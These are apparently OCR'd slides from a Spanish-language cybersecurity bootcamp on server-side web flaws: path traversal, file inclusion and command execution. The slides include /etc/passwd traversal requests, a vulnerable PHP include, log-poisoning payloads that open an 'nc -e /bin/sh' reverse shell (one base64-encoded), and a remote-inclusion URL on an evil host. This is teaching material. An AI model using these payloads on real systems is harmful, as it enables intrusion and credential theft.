THE BRIDGE

BOOTCAMP Ciberseguridad Online

1

Vulnerabilidades Web – Server Side

Contenidos

1. Vulnerabilidades Web – Server Side


1.1. Path Traversal

1.2. Local and Remote File Inclusion


1.3. Remote Command Execution

1.1. Path Traversal

Path Traversal



Path Traversal




/loadImage?filename=gift.png

/loadImage?filename=../../../etc/passwd


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

1.2. Local and Remote File Inclusion

Local File Inclusion



```
<a href=index.php?page=file1.php> Files </a>
<? Php
$ page = $ _GET [page];
include ($ page);
?>
```




```
http: //localhost/index.php? page = .. / .. / .. / .. / .. / .. / etc / passwd
```

https://medium.com/@ismailtasdelen/remote-local-file-inclusion-94f4403f24a7


Remote File Inclusion

/proc/self/environ



```
GET /dvwa/vulnerabilities/fi/?page=../../../../../proc/self/environ HTTP/1.1
Host: 172.16.177.140
User-Agent: <? passthru("nc -e /bin/sh 172.16.177.175 69"); ?>
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: security=medium; PHPSESSID=7fad8087c0aba30d327ed7f0534d0d32
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


/var/log/auth.log




```
root@BIOMTF:~# ssh "<? passthru(base64_decode('bmMgLWUgL2Jpbi9zaCAxNzIuMTYuMTc3LjE3NSA2OQ==')); ?>"@172.16.177.140
```

https://medium.com/@achintbasoya1/from-local-file-inclusion-to-reverse-shell-774fe61b7e1e

Remote File Inclusion



```
<a href=index.php?page=file1.php> Files </a>
<? Php
$ page = $ _GET [page];
include ($ page);
?>
```




```
http: //localhost/index.php? page = http: //someevilhost.com/test.php?
cmd = cat / etc / passwd
```

https://medium.com/@ismailtasdelen/remote-local-file-inclusion-94f4403f24a7

1.3. Remote Command Execution


Remote Command Execution




```
<html>
<body>
<form action="ping.php" method="Get">
Host:<br>
<input type="text" name="target" >
<br>

<input type="submit" value="Submit">
</form>
</body>
</html>
```

https://hacksland.net/remote-command-execution/

Remote Command Execution



